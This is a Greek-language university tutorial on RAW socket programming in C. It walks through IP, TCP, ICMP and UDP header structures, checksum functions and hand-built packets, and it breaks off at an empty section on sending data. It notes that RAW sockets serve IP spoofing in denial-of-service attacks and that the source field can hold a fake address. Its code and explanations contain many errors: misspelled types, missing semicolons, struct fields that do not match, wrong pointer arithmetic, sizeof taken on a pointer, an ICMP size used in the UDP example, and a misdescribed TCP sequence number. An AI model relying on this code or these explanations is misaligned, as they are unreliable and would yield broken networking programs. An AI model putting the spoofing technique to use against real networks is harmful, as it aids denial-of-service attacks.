Υποδοχές RAW

Προγραμματισμός πέρα από το επίπεδο μεταφοράς

Η υποδοχή RAW είναι ένας τύπος υποδοχής που μας επιτρέπει να έχουμε πρόσβαση και να τροποποιούμε την κεφαλίδα του πακέτου που θέλουμε να στείλουμε ή να λάβουμε. Οι υποδοχές RAW, λόγω της δυνατότητας που προσφέρουν για την τροποποίηση των κεφαλίδων των εισερχόμενων/εξερχόμενων πακέτων, χρησιμοποιούνται κατά κόρον για την απόκρυψη/πλαστογράφηση της πραγματικής διεύθυνσης IP του αποστολέα σε επιθέσεις άρνησης υπηρεσιών.

Γιώργος Καππές
Πανεπιστήμιο Ιωαννίνων – Τμήμα Πληροφορικής
Φεβρουάριος 2008

R.1 Εισαγωγή στις υποδοχές RAW

Η υποδοχή RAW (RAW socket) είναι ένας τύπος υποδοχής που μας επιτρέπει να έχουμε πρόσβαση και να τροποποιούμε την **κεφαλίδα** (header) του πακέτου που θέλουμε να στείλουμε ή να λάβουμε. Ο τύπος αυτός χρησιμοποιείται κυρίως στο επίπεδο δικτύου, αλλά και στο επίπεδο μεταφοράς και μας είναι χρήσιμος στην υλοποίηση εφαρμογών που στοχεύουν στη διαχείριση του δικτύου.
Οι υποδοχές RAW, λόγω της δυνατότητας που προσφέρουν για την τροποποίηση των κεφαλίδων των εισερχόμενων/ εξερχόμενων πακέτων, χρησιμοποιούνται κατά κόρον για την απόκρυψη/ πλαστογράφηση της πραγματικής διεύθυνσης IP (IP spoofing) του αποστολέα σε επιθέσεις άρνησης υπηρεσιών (Denial of Service).

Η δημιουργία μιας υποδοχής RAW γίνεται με την κλήση:

```
#include <sys/socket.h>
```

int sockfd;
*sockfd = **socket**(PF_INET, **SOCK_RAW**, protocol);*

- Η socket() επιστρέφει έναν περιγραφέα (int) για την υποδοχή μας.
- Το όρισμα protocol λαμβάνει κάποια έγκυρη τιμή πρωτοκόλλου από τη στοίβα TCP/IP για παράδειγμα IPPROTO_TCP, IPPROTO_ICMP κλπ.

Πλέον, μπορούμε να χρησιμοποιήσουμε την υποδοχή με περιγραφέα sockfd ώστε να στείλουμε σε κάποιον απομακρυσμένο υπολογιστή ένα πακέτο του αντίστοιχου πρωτοκόλλου, στο οποίο αναφέρεται η μεταβλητή protocol. Η κεφαλίδα IP του πακέτου μας εξορισμού συντάσσεται, με ευθύνη του λειτουργικού συστήματος, από την υποδοχή. Για να κατασκευάσουμε εμείς την κεφαλίδα IP πρέπει να θέσουμε στην υποδοχή την επιλογή **IP_HDRINCL** ως εξής:

const int on = 1;
setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on));

Υπάρχουν και άλλες επιλογές για μια υποδοχή RAW. Ας δούμε τις σημαντικότερες που μας προσφέρει το πρωτόκολλο IPv4:

- **IP_OPTIONS** - επιτρέπει να τεθούν οι επιλογές στην κεφαλίδα IP
- **IP_RECVDSTADDR** - επιβάλλει την επιστροφή, ως βοηθητικά δεδομένα (ancillary data), της διεύθυνσης παραλήπτη του πακέτου
- **IP_RECVIF** - επιβάλλει την επιστροφή, ως βοηθητικά δεδομένα, του δείκτη περιγραφής της κάρτας δικτύου που έλαβε το πακέτο
- **IP_TOS** - επιτρέπει να τεθεί το πεδίο TOS στην κεφαλίδα IP
- **IP_TTL** - ανάγνωση και καθορισμός του πεδίου TTL που χρησιμοποιείται στα πακέτα που αποστέλλονται από την υποδοχή.

R.2 Η ΚΕΦΑΛΙΔΑ ΤΟΥ ΠΡΩΤΟΚΟΛΛΟΥ IP

Ένα αυτοδύναμο πακέτο IP που στέλνουμε ή λαμβάνουμε από την υποδοχή RAW που δημιουργήσαμε αποτελείται από ένα κομμάτι κεφαλίδας και ένα κομμάτι κειμένου. Η κεφαλίδα έχει ένα σταθερό τμήμα μεγέθους 20 byte και ένα προαιρετικό τμήμα μεταβλητού μήκους. Η μορφή της κεφαλίδας φαίνεται στην παρακάτω εικόνα.

<table>
<tr><th>00</th><th>01</th><th>02</th><th>03</th><th>04</th><th>05</th><th>06</th><th>07</th><th>08</th><th>09</th><th>10</th><th>11</th><th>12</th><th>13</th><th>14</th><th>15</th><th>16</th><th>17</th><th>18</th><th>19</th><th>20</th><th>21</th><th>22</th><th>23</th><th>24</th><th>25</th><th>26</th><th>27</th><th>28</th><th>29</th><th>30</th><th>31</th></tr>
<tr><td colspan="4">Version</td><td colspan="4">IHL</td><td colspan="8">TOS</td><td colspan="16">Total length</td></tr>
<tr><td colspan="16">Identification</td><td colspan="3">Flags</td><td colspan="13">Fragment offset</td></tr>
<tr><td colspan="8">TTL</td><td colspan="8">Protocol</td><td colspan="16">Header checksum</td></tr>
<tr><td colspan="32">Source IP address</td></tr>
<tr><td colspan="32">Destination IP address</td></tr>
<tr><td colspan="32">Options and padding (προαιρετικό)</td></tr>
</table>

Version (4 bits): Καθορίζει την έκδοση του πρωτοκόλλου την οποία ακολουθεί το αυτοδύναμο πακέτο. Οι πιο συνηθισμένες τιμές του πεδίου αυτού είναι:

- 4 IP Version 4 Protocol
- 6 IP Version 6 Protocol

IHL (4 bits): Δηλώνει πόσο μεγάλη είναι η κεφαλίδα σε λέξεις των 32 bit. Η ελάχιστη τιμή είναι 5 και ισχύει όταν δεν υπάρχουν επιλογές. Η μέγιστη τιμή είναι 15, γεγονός που περιορίζει την κεφαλίδα σε 60 byte και το πεδίο Options σε 40 bytes.

TOS (8 bits): Το πεδίο αυτό προορίζεται για να κάνει διάκριση ανάμεσα σε διαφορετικές τάξεις υπηρεσιών. Μια συνηθισμένη τιμή είναι η 0x00.

Total length (16 bits): Καθορίζει το μήκος του αυτοδύναμου πακέτου συμπεριλαμβανομένης και της κεφαλίδας και των δεδομένων. Το μέγιστο μήκος είναι 65535 byte.

Identification (16 bits): Το αυτοδύναμο πακέτο καθώς στέλνεται σε κάποιον παραλήπτη χωρίζεται και στέλνεται σε κομμάτια (θραύσματα). Το πεδίο identification χρειάζεται ώστε να επιτρέπει στον υπολογιστή υπηρεσίας προορισμού να προσδιορίζει σε ποιο αυτοδύναμο πακέτο ανήκει το θραύσμα που μόλις έφτασε. Όλα τα θραύσματα ενός αυτοδύναμου πακέτου περιέχουν την ίδια τιμή στο πεδίο αυτό.

Flags (3 bits): Διάφορες επιλογές προς τους δρομολογητές.

Fragment Offset (13 bits): Το πεδίο αυτό μας δείχνει πού βρίσκεται το κάθε θραύσμα στο αυτοδύναμο πακέτο.

TTL (8 bits): Καθορίζει τον χρόνο ζωής των πακέτων. Υποτίθεται ότι μετρά το χρόνο σε

δευτερόλεπτα, επιτρέποντας μέγιστο χρόνο ζωής ίσο με 255 sec. Θα πρέπει να μειώνεται σε κάθε άλμα. Στην πράξη όμως απλώς μετρά άλματα. Όταν φτάσει στο μηδέν, το πακέτο απορρίπτεται και επιστρέφει στον αποστολέα ένα πακέτο προειδοποίησης.

Protocol (8 bits): Καθορίζει σε ποιά διεργασία του επιπέδου μεταφοράς θα παραδοθεί το πακέτο. Οι πιο συνήθεις επιλογές είναι οι εξής:

- 1 ICMP,
- 2 IGAP, IGMP
- 3 GGP, Gateway to Gateway Protocol.
- 4 IP in IP encapsulation.
- 5 ST, Internet Stream Protocol.
- 6 TCP, Transmission Control Protocol.
- 17 UDP, User Datagram Protocol.

Header checksum (16 bits): Πρόκειται για το άθροισμα ελέγχου το οποίο επαληθεύει την κεφαλίδα. Αυτό το άθροισμα ελέγχου είναι χρήσιμο για την ανίχνευση σφαλμάτων που παράγονται από προβληματικές θέσεις μνήμης μέσα σε ένα δρομολογητή. Κάθε φορά που αλλάζει κάποιο πεδίο της κεφαλίδας πρέπει να υπολογίζεται νέο άθροισμα ελέγχου.

Source IP Address (32 bits): Το πεδίο αυτό περιλαμβάνει τη διεύθυνση IP του αποστολέα. Αυτό το πεδίο μπορούμε να χρησιμοποιήσουμε για να δηλώσουμε μια ψεύτικη διεύθυνση IP.

Destination IP Address (32 bits): Το πεδίο αυτό περιλαμβάνει τη διεύθυνση IP του παραλήπτη.

Πλέον είμαστε σε θέση να γράψουμε τη δομή της κεφαλίδας του πρωτοκόλλου IP. Θα χρησιμοποιήσουμε τους εξής τύπους: unsigned char (8 bits), unsigned short int (16 bits) και unsigned int (32 bits).

```
#include <netinet/ip.h>
```

```
struct ip {
        unsigned char ip_hl:4, ip_v:4;      /* το :4 σημαίνει ότι κάθε μεταβλητή έχει μήκος 4 bit */
        unsigned char ip_tos;
        unsigned short int ip_len;          /* Total length */
        unsigned short int ip_id;
        unsigned short int ip_off           /* Fragment offset */
        unsigned char ip_ttl;
        unsigned char ip_p;                 /* Protocol */
        unsigned short int ip_sum;          /* Checksum */
        unsigned int ip_src;                /* Source IP Address */
        unsigned int ip_dst;                /* Destination IP Address */
};
```

Παρατηρήσεις

- Η παραπάνω μορφή του struct ip χρησιμοποιείται στα συστήματα BSD. Για να τη

χρησιμοποιήσουμε στο Linux είναι απαραίτητο να κάνουμε τα εξής:

```
#define __USE_BSD                /* use bsd'ish ip header */
#include <netinet/ip.h>
```

- Το USE_BSD είναι απαραίτητο να βρίσκεται **ακριβώς πριν** το include της βιβλιοθήκης netinet/ip.h

R.3 ΥΠΟΛΟΓΣΙΜΟΣ ΑΘΡΟΙΣΜΑΤΟΣ ΕΛΕΓΧΟΥ IP

Ο αλγόριθμος του υπολογισμού του αθροίσματος ελέγχου είναι ο εξής: Να αθροίζονται όλες οι λέξεις των 16bit καθώς φτάνουν, χρησιμοποιώντας αριθμητική συμπληρώματος ως προς ένα, και μετά να παίρνουμε το συμπλήρωμα ως προς ένα του αποτελέσματος. Για τις ανάγκες του αλγορίθμου αυτού, το άθροισμα ελέγχου κεφαλίδας θεωρείται μηδενικό κατά την άφιξη:


```
/* this function generates header checksums */
unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
    register long sum;
    u_short oddbyte;
    register u_short answer;

    sum = 0;
    while(nbytes > 1)
    {
        sum += *ptr++;
        nbytes -= 2;
    }
    if(nbytes == 1)
    {
        oddbyte = 0;
        *((u_char *) &oddbyte) = *(u_char *)ptr;
        sum += oddbyte;
    }
     sum  = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}
```

Μια πιο απλή έκδοση είναι η παρακάτω:

```
csum (unsigned short *buf, int nwords) {
        unsigned long sum;
        for (sum = 0; nwords > 0; nwords--) sum += *buf++;
```

```
        sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return ~sum;
}
```

R.4 Η ΚΕΦΑΛΙΔΑ ΤΟΥ ΠΡΩΤΟΚΟΛΛΟΥ TCP



Source port number: Καθορίζει την πόρτα προέλευσης στην οποία θα γίνει η σύνδεση.

Destination port number: Καθορίζει την θύρα προορισμού στην οποία θα γίνει η σύνδεση.

Sequence Number: Καθορίζει τον αριθμό των θραυσμάτων, στα οποία θα διασπαστεί το πακέτο για να αποσταλεί.

Acknowledgment Number: ACK. Καθορίζει την εγκυρότητα των πακέτων που ανταλλάσσονται.

Header Length: Καθορίζει το μήκος της κεφαλίδας. Μας δείχνει πόσες 32 bit λέξεις περιέχει η κεφαλίδα TCP.

URG: (Urgent) Παίρνει τιμή 1 αν είναι σε χρήση ο Δείκτης Επειγόντων.

ACK: (Acknowledgment) Παίρνει τιμή 1 για να δείξει ότι ο αριθμός επιβεβαίωσης (Acknowledgment Number) είναι έγκυρος. Αν το ACK έχει τιμή 0 το τμήμα δεν περιέχει κάποια επιβεβαίωση, έτσι το πεδίο Acknowledgment Number παραβλέπεται.

PSH: (Push) Υποδεικνύει δεδομένα στα οποία χρησιμοποιήθηκε η λειτουργία ώθηση. Με αυτό το bit ζητείται από τον παραλήπτη να παραδώσει τα δεδομένα στην εφαρμογή κατά την άφιξή τους, αντί να τα αποθηκεύσει προσωρινά.

RST: (Reset) Χρησιμοποιείται για την επαναφορά μιας σύνδεσης που έχει πέσει λόγω της κατάρρευσης ενός υπολογιστή υπηρεσίας ή εξαιτίας κάποιας άλλης αιτίας. Χρησιμοποιείται επίσης για την απόρριψη ενός μη έγκυρου τμήματος ή για την άρνηση σε μια απόπειρα ανοίγματος σύνδεσης.

SYN: (Synchronize) Χρησιμοποιείται για την εγκαθίδρυση συνδέσεων. Η αίτηση σύνδεσης έχει **SYN = 1 και ACK = 0** για να δείξει ότι το εμβόλιμο πεδίο επιβεβαίωσης δεν είναι σε χρήση.

FIN: (Finalize) Χρησιμοποιείται για τον τερματισμό μιας σύνδεσης. Αν έχει τιμή 1 καθορίζει ότι ο αποστολέας δεν έχει άλλα δεδομένα να στείλει και επιθυμεί να διακόψει τη σύνδεση.

Window size: Καθορίζει πόσα byte μπορούν να σταλούν ξεκινώντας από το byte που επιβεβαιώνεται. Το μέγιστο μήκος παραθύρου είναι 65535 bytes.

TCP Checksum: Άθροισμα ελέγχου. Αν έχει τιμή 0 αναλαμβάνει ο πυρήνας να κατασκευάσει το άθροισμα.

Urgent pointer: Δείχνει αν η μεταφορά του πακέτου είναι επείγον.

Πλέον είμαστε σε θέση να γράψουμε τη δομή της κεφαλίδας του πρωτοκόλλου TCP. Θα χρησιμοποιήσουμε τους εξής τύπους: unsigned char (8 bits), unsigned short int (16 bits) και unsigned int (32 bits).

```
#include <netinet/tcp.h>

struct tcpheader {
        unsigned short int th_sport;        /* source port */
        unsigned short int th_dport;        /* destination port */
        unsigned int th_seq;                /* Sequence Number */
        unsigned int th_ack;                /* Acknowledgment Number */
        unsigned char th_x2:4, th_off:4;    /* length and offset */
        unsigned char th_flags;             /*TH_URG/ ACK/ PSH/ RST/ SYN/ FIN */
        unsigned short int th_win           /* window size */
        unsigned short int th_sum;          /* TCP Checksum */
        unsigned short int th_urp;          /* Urgent pointer */
};
```

Παρατηρήσεις

- Μπορούμε να συνδυάσουμε τις σημαίες στο πεδίο th_flags ως εξής: **th_flags = FLAG1 | FLAG2 | FLAG3...**

  TH_URG: Urgent.
  TH_ACK: Acknowledgement.
  TH_PUSH: Push.
  TH_RST: Reset.
  TH_SYN:

TH_FIN: Final.

- Η παραπάνω μορφή του struct tcphdr χρησιμοποιείται στα συστήματα BSD. Για να τη χρησιμοποιήσουμε στο Linux είναι απαραίτητο να κάνουμε τα εξής:

  #define __FAVOR_BSD / use bsd'ish tcp header */*
  #include <netinet/tcp.h>

- Η δήλωση FAVOR_BSD πρέπει να βρίσκεται **ακριβώς πρίν** την δήλωση της βιβλιοθήκης netinet/tcp.h.

R.5 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ ΜΙΑ IP ΚΕΦΑΛΙΔΑ

Αρχικά χρειαζόμαστε ένα buffer το οποίο θα περιέχει την κεφαλίδα IP:

char packet[4096];

Πριν κάνουμε οτιδήποτε θα αρχικοποιήσουμε το buffer με 0 ως εξής:

memset (packet, 0, 4096);

Τώρα μπορούμε να ορίσουμε έναν δείκτη τύπου struct ip και να τον αρχικοποιήσουμε με τη διεύθυνση του buffer που δημιουργήσαμε πριν, κάνοντας casting:

*struct ip *iph = (struct ip *) packet;*

Πλέον μπορούμε να επεξεργαστούμε τα πεδία της κεφαλίδας ως εξής:

```
iph -> ip_hl = 5;
iph -> ip_v =4;
iph -> ip_len = sizeof(struct ip)      /* no payload */
...
...
```

Μόλις τελειώσουμε δημιουργούμε το checksum ως εξής:

*iph->ip_sum = csum ((unsigned short *) packet, iph->ip_len >> 1);*

R.6 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ ΜΙΑ TCP ΚΕΦΑΛΙΔΑ

Αρχικά χρειαζόμαστε ένα buffer το οποίο θα περιέχει την κεφαλίδα TCP:

char packet[4096];

Πριν κάνουμε οτιδήποτε θα αρχικοποιήσουμε το buffer με 0 ως εξής:

memset (packet, 0, 4096);

Τώρα μπορούμε να ορίσουμε έναν δείκτη τύπου struct tcphdr και να τον αρχικοποιήσουμε με τη διεύθυνση του buffer που δημιουργήσαμε πριν κάνοντας casting:

*struct tcphdr *tcph = (struct tcphdr *) packet;*

Πλέον μπορούμε να επεξεργαστούμε τα πεδία της κεφαλίδας ως εξής:

tcph -> th_sport = htons(25);
tcph -> th_dport = htons(P);
...
...

Μπορούμε να δημιουργήσουμε ένα πακέτο που να περιέχει και IP και TCP κεφαλίδα. Αυτό θα το δούμε στη συνέχεια.

R.7 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ IP ΚΑΙ TCP ΚΕΦΑΛΙΔΑ

Αρχικά χρειαζόμαστε ένα buffer το οποίο θα περιέχει την κεφαλίδα IP και την κεφαλίδα TCP:

char packet[4096];

Πριν κάνουμε οτιδήποτε θα αρχικοποιήσουμε το buffer με 0 ως εξής:

memset (packet, 0, 4096);

Τώρα μπορούμε να ορίσουμε έναν δείκτη τύπου struct ip και να τον κάνουμε να δείχνει στην αρχή του buffer μας. κι έναν δεύτερο δείκτη τύπου struct tcphdr ο οποίος θα δείχνει ακριβώς μετά το τέλος της κεφαλίδας IP:

*struct ip *iph = (struct ip *) packet;*
*struct tcphdr *tcph = (struct tcphdr *) packet + sizeof (struct ip);*

Πλέον μπορούμε να επεξεργαστούμε τα πεδία των δύο κεφαλίδων ως εξής:

```
iph->ip_hl = 5;
iph->ip_v = 4;
iph->ip_tos = 0;
iph->ip_len = sizeof (struct ip) + sizeof (struct tcphdr); /* no payload */
iph->ip_id = htonl (54321);
.....
 tcph->th_sport = htons (1234);
 tcph->th_dport = htons (P);
.....
```

R.8 Η ΚΕΦΑΛΙΔΑ ΤΟΥ ΠΡΩΤΟΚΟΛΛΟΥ ICMP

Το πρωτόκολλο ICMP είναι ένα πρωτόκολλο του επιπέδου δικτύου (Network layer) που χρησιμοποιείται για τον έλεγχο λειτουργίας του δικτύου. Μοιάζει με το πρωτόκολλο IP αλλά η διαφορά του είναι ότι μπορεί να μεταφέρει πληροφορίες που σχετίζονται με σφάλματα, δρομολόγιση, δεδομένα ελέγχου και απλά δεδομένα. Το ICMP χρησιμοποιεί το IP για να αποστείλει τα πακέτα του. Τα πιο συνηθισμένα μηνύματα ICMP είναι τα εξής:

- Αντήχηση (Echo Request)
- Απάντηση αντήχησης (Echo Response)
- μη προσπελάσιμος προορισμός (Destination Unreachable)
- υπέρβαση χρόνου (Time Exceeded)
- άκυρο πεδίο κεφαλίδας
- πακέτο αποπνιγμού
- Ανακατεύθυνση (Redirect)

Ας ρίξουμε τώρα την προσοχή μας στην κεφαλίδα του ICMP:

00	**01**	**02**	**03**	**04**	**05**	**06**	**07**	**08**	**09**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
Type								Code								ICMP header checksum																
Data :::																															

Type (8 bits): Καθορίζει τη μορφή του μηνύματος.

- 0 Echo reply.
- 3 Destination unreachable.
- 5 Redirect.
- 8 Echo request.
- 11 Time exceeded.
- 30 Traceroute.

Code (8 bits): Αυτό το πεδίο χρησιμεύει όταν στέλνεται ένα μήνυμα σφάλματος και καθορίζει τον τύπο του λάθους.

ICMP Header Checksum (16 bits): Το άθροισμα ελέγχου για το μήνυμα ICMP, παρόμοιο με το αντίστοιχο πεδίο της κεφαλίδας IP. Το πεδίο αυτό πρέπει να αρχικοποιηθεί με 0 προτού υπολογιστεί το άθροισμα ελέγχου.

Τα επόμενα 32 bits της κεφαλίδας μπορούν να χρησιμοποιηθούν με διαφορετικούς τρόπους ανάλογα με τον τύπο του ICMP. Εμείς θα δούμε το “Echo Request” :

ICMP ECHO REQUEST HEADER

Identifier (16 bits): Αυτό το πεδίο περιλαμβάνει το αναγνωριστικό της αίτησης. Χρησιμοποιείται για να αντιστοιχίσει τις αιτήσεις echo με τις αντίστοιχες απαντήσεις echo από το απομακρυσμένο σύστημα. Συνήθως το θέτουμε 0.

Identifier (16 bits): Καθορίζει τη συχνότητα των αιτήσεων echo αν έχουν ζητηθεί περισσότερες από μία. Συνήθως το θέτουμε 0.

Ας δούμε τώρα τη δομή της κεφαλίδας ICMP echo request:

```
#include <netinet/ip_icmp.h>
```

```
struct icmphdr {
        unsigned char icmp_type;                //type
        unsigned short int icmp_checksum;       // checksum
        unsigned short int icmp_id;             // un.echo.id
        unsigned short int seq;                 // un.echo.sequence

}
```

Παρατηρήσεις

- Η παραπάνω μορφή του struct icmphdr χρησιμοποιείται στα συστήματα BSD. Για να τη χρησιμοποιήσουμε στο Linux είναι απαραίτητο να κάνουμε τα εξής:

  ```
  #define __FAVOR_BSD     /* use bsd'ish icmp header */
  #include <netinet/ip_icmp.h>
  ```

- Η δήλωση FAVOR_BSD πρέπει να βρίσκεται ακριβώς πρίν την δήλωση της βιβλιοθήκης netinet/ip_icmp.h

R.9 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ ICMP ΚΕΦΑΛΙΔΑ

Αρχικά ορίζουμε έναν δείκτη τύπου struct icmphdr:

*struct icmphdr *icmph*

Στη συνέχεια ορίζουμε το πακέτο μας που θα είναι τύπου char *

*char *packet;*

δεσμεύουμε χώρο στη μνήμη για το πακέτο μας

*packet = (char *) malloc(**sizeof(struct icmphdr) + 1**);*

Έπειτα, Αρχικοποιούμε το buffer του πακέτου μας σε 0.

memset(packet,0,sizeof(packet));

Τώρα μπορούμε αρχικοποιήσουμε τον δείκτη τύπου struct icmphdr που ορίσαμε στην αρχή με τη διεύθυνση του buffer που δημιουργήσαμε πριν κάνοντας casting:

*icmph = (struct icmphdr *) packet;*

Πλέον, μπορούμε να επεξεργαστούμε την κεφαλίδα ICMP ως εξής:

```
icmph->type = 8;                    //ICMP_ECHO;
icmph->code = 0;
icmph->un.echo.sequence = 0;
icmph->un.echo.id = 40;
icmph->checksum = 0;
icmph->checksum = in_cksum((unsigned short *)packet,sizeof(struct icmphdr)+1);
```

R.10 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ IP ΚΑΙ ICMP ΚΕΦΑΛΙΔΑ

Αρχικά χρειαζόμαστε ένα buffer το οποίο θα περιέχει την κεφαλίδα IP και την κεφαλίδα ICMP:

char packet[4096];

Πριν κάνουμε οτιδήποτε θα αρχικοποιήσουμε το buffer με 0 ως εξής:

memset (packet, 0, 4096);

Τώρα μπορούμε να ορίσουμε έναν δείκτη τύπου struct ip και να τον κάνουμε να δείχνει στην αρχή του buffer μας. κι έναν δεύτερο δείκτη τύπου struct icmphdr ο οποίος θα δείχνει ακριβώς μετά το τέλος της κεφαλίδας IP:

*struct ip *iph = (struct ip *) packet;*
*struct icmphdr *icmph = (struct icmphdr *) packet + sizeof (struct ip);*

Πλέον μπορούμε να επεξεργαστούμε τα πεδία των δύο κεφαλίδων ως εξής:

iph->ip_hl = 5;
iph->ip_v = 4;
iph->ip_tos = 0;
iph->ip_len = sizeof (struct ip) + sizeof (struct icmphdr); */* no payload */*
iph->ip_id = htonl (54321);
.....
icmph->type = 8; *//ICMP_ECHO;*
icmph->code = 0;
icmph->un.echo.sequence = 0;
.....

R.11 Η ΚΕΦΑΛΙΔΑ ΤΟΥ ΠΡΩΤΟΚΟΛΛΟΥ UDP

Το UDP (User Datagram Protocol) είναι ένα ασυνδεσμικό πρωτόκολλο του επιπέδου μεταφοράς. Παρέχει στις εφαρμογές μια μέθοδο για την αποστολή ενθυλακωμένων αυτοδύναμων πακέτων IP χωρίς να χρειάζεται να εγκαθιδρύσουν μια σύνδεση. Το UDP μεταδίδει τμήματα (segments) τα οποία αποτελούνται από μια κεφαλίδα 8 byte που ακολουθείται από το ωφέλιμο φορτίο. Κατά την άφιξη ενός πακέτου UDP, το ωφέλιμο φορτίο του παραδίδεται στην διεργασία που έχει συνδεθεί στην πόρτα προορισμού.
Ας δούμε την κεφαλίδα του πρωτοκόλλου UDP:

00	**01**	**02**	**03**	**04**	**05**	**06**	**07**	**08**	**09**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
Source Port																Destination Port															
Length																Checksum															
Data :::																															

Source Port (16 bit): Ο αριθμός πόρτας του αποστολέα. 0 αν δε χρησιμοποιείται κάποια πόρτα.

Destination Port (16 bits): Ο αριθμός πόρτας του παραλήπτη στην οποία θα αποσταλεί το πακέτο.

Length (16 bits): Το μέγεθος της κεφαλίδας UDP και του ωφέλιμου φορτίου.

Checksum (16 bits): Το άθροισμα ελέγχου για την κεφαλίδα και το ωφέλιμο φορτίο του UDP.

Πλέον, είμαστε σε θέση να δούμε τη δομή που ορίζει την κεφαλίδα UDP:

```
#include <netinet/udp.h>
```

```
struct udphdr {
        unisgned short int uh_sport;        /* source port */
        unisgned short int uh_dport;        /* destination port */
        unisgned short int uh_ulen;         /* udp length */
        unisgned short int uh_sum;          /* udp checksum */
};
```

Παρατηρήσεις

- Η παραπάνω μορφή του struct udphdr χρησιμοποιείται στα συστήματα BSD. Για να τη χρησιμοποιήσουμε στο Linux είναι απαραίτητο να κάνουμε τα εξής:

  ```
  #define __FAVOR_BSD     /* use bsd'ish udp header */
  #include <netinet/udp.h>
  ```

- Η δήλωση FAVOR_BSD πρέπει να βρίσκεται ακριβώς πρίν την δήλωση της βιβλιοθήκης netinet/udp.h

R.12 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ UDP ΚΕΦΑΛΙΔΑ

Αρχικά ορίζουμε έναν δείκτη τύπου struct udphdr:

*struct udphdr *udph;*

Στη συνέχεια ορίζουμε το πακέτο μας που θα είναι τύπου char *

*char *packet;*

δεσμεύουμε χώρο στη μνήμη για το πακέτο μας:

*packet = (char *) malloc(**sizeof(struct udphdr) + 1**);*

Έπειτα, Αρχικοποιούμε το buffer του πακέτου μας σε 0.

memset(packet,0,sizeof(packet));

Τώρα μπορούμε αρχικοποιήσουμε τον δείκτη τύπου struct udpphdr που ορίσαμε στην αρχή με τη διεύθυνση του buffer που δημιουργήσαμε πριν κάνοντας casting:

*udph = (struct udphdr *) packet;*

Πλέον, μπορούμε να επεξεργαστούμε την κεφαλίδα ICMP ως εξής:

udph->uh_sport = 0;
udph->uh_dport = 25;
*udph->uh_len = **sizeof(struct udphdr)+1**;*
*udph->checksum = in_cksum((unsigned short *)packet,**sizeof(struct udphdr)+1**);*

R.13 ΚΑΤΑΣΚΕΥΗ ΠΑΚΕΤΟΥ ΠΟΥ ΘΑ ΠΕΡΙΕΧΕΙ IP ΚΑΙ UDP ΚΕΦΑΛΙΔΑ

Αρχικά χρειαζόμαστε ένα buffer το οποίο θα περιέχει την κεφαλίδα IP και την κεφαλίδα UDP:

char packet[4096];

Πριν κάνουμε οτιδήποτε θα αρχικοποιήσουμε το buffer με 0 ως εξής:

memset (packet, 0, 4096);

Τώρα μπορούμε να ορίσουμε έναν δείκτη τύπου struct ip και να τον κάνουμε να δείχνει στην αρχή του buffer μας. κι έναν δεύτερο δείκτη τύπου struct udphdr ο οποίος θα δείχνει ακριβώς μετά το τέλος της κεφαλίδας IP:

*struct ip *iph = (struct ip *) packet;*
*struct udphdr *udph = (struct udphdr *) packet + sizeof (struct ip);*

Πλέον μπορούμε να επεξεργαστούμε τα πεδία των δύο κεφαλίδων ως εξής:

iph->ip_hl = 5;
iph->ip_v = 4;
iph->ip_tos = 0;
***iph->ip_len = sizeof (struct ip) + sizeof (struct icmphdr);** /* no payload */*
iph->ip_id = htonl (54321);
.....
udph->uh_sport = 0;
udph->uh_dport = 25;
.....

R.14 ΑΠΟΣΤΟΛΗ ΔΕΔΟΜΕΝΩΝ ΑΠΟ ΜΙΑ ΥΠΟΔΟΧΗ RAW

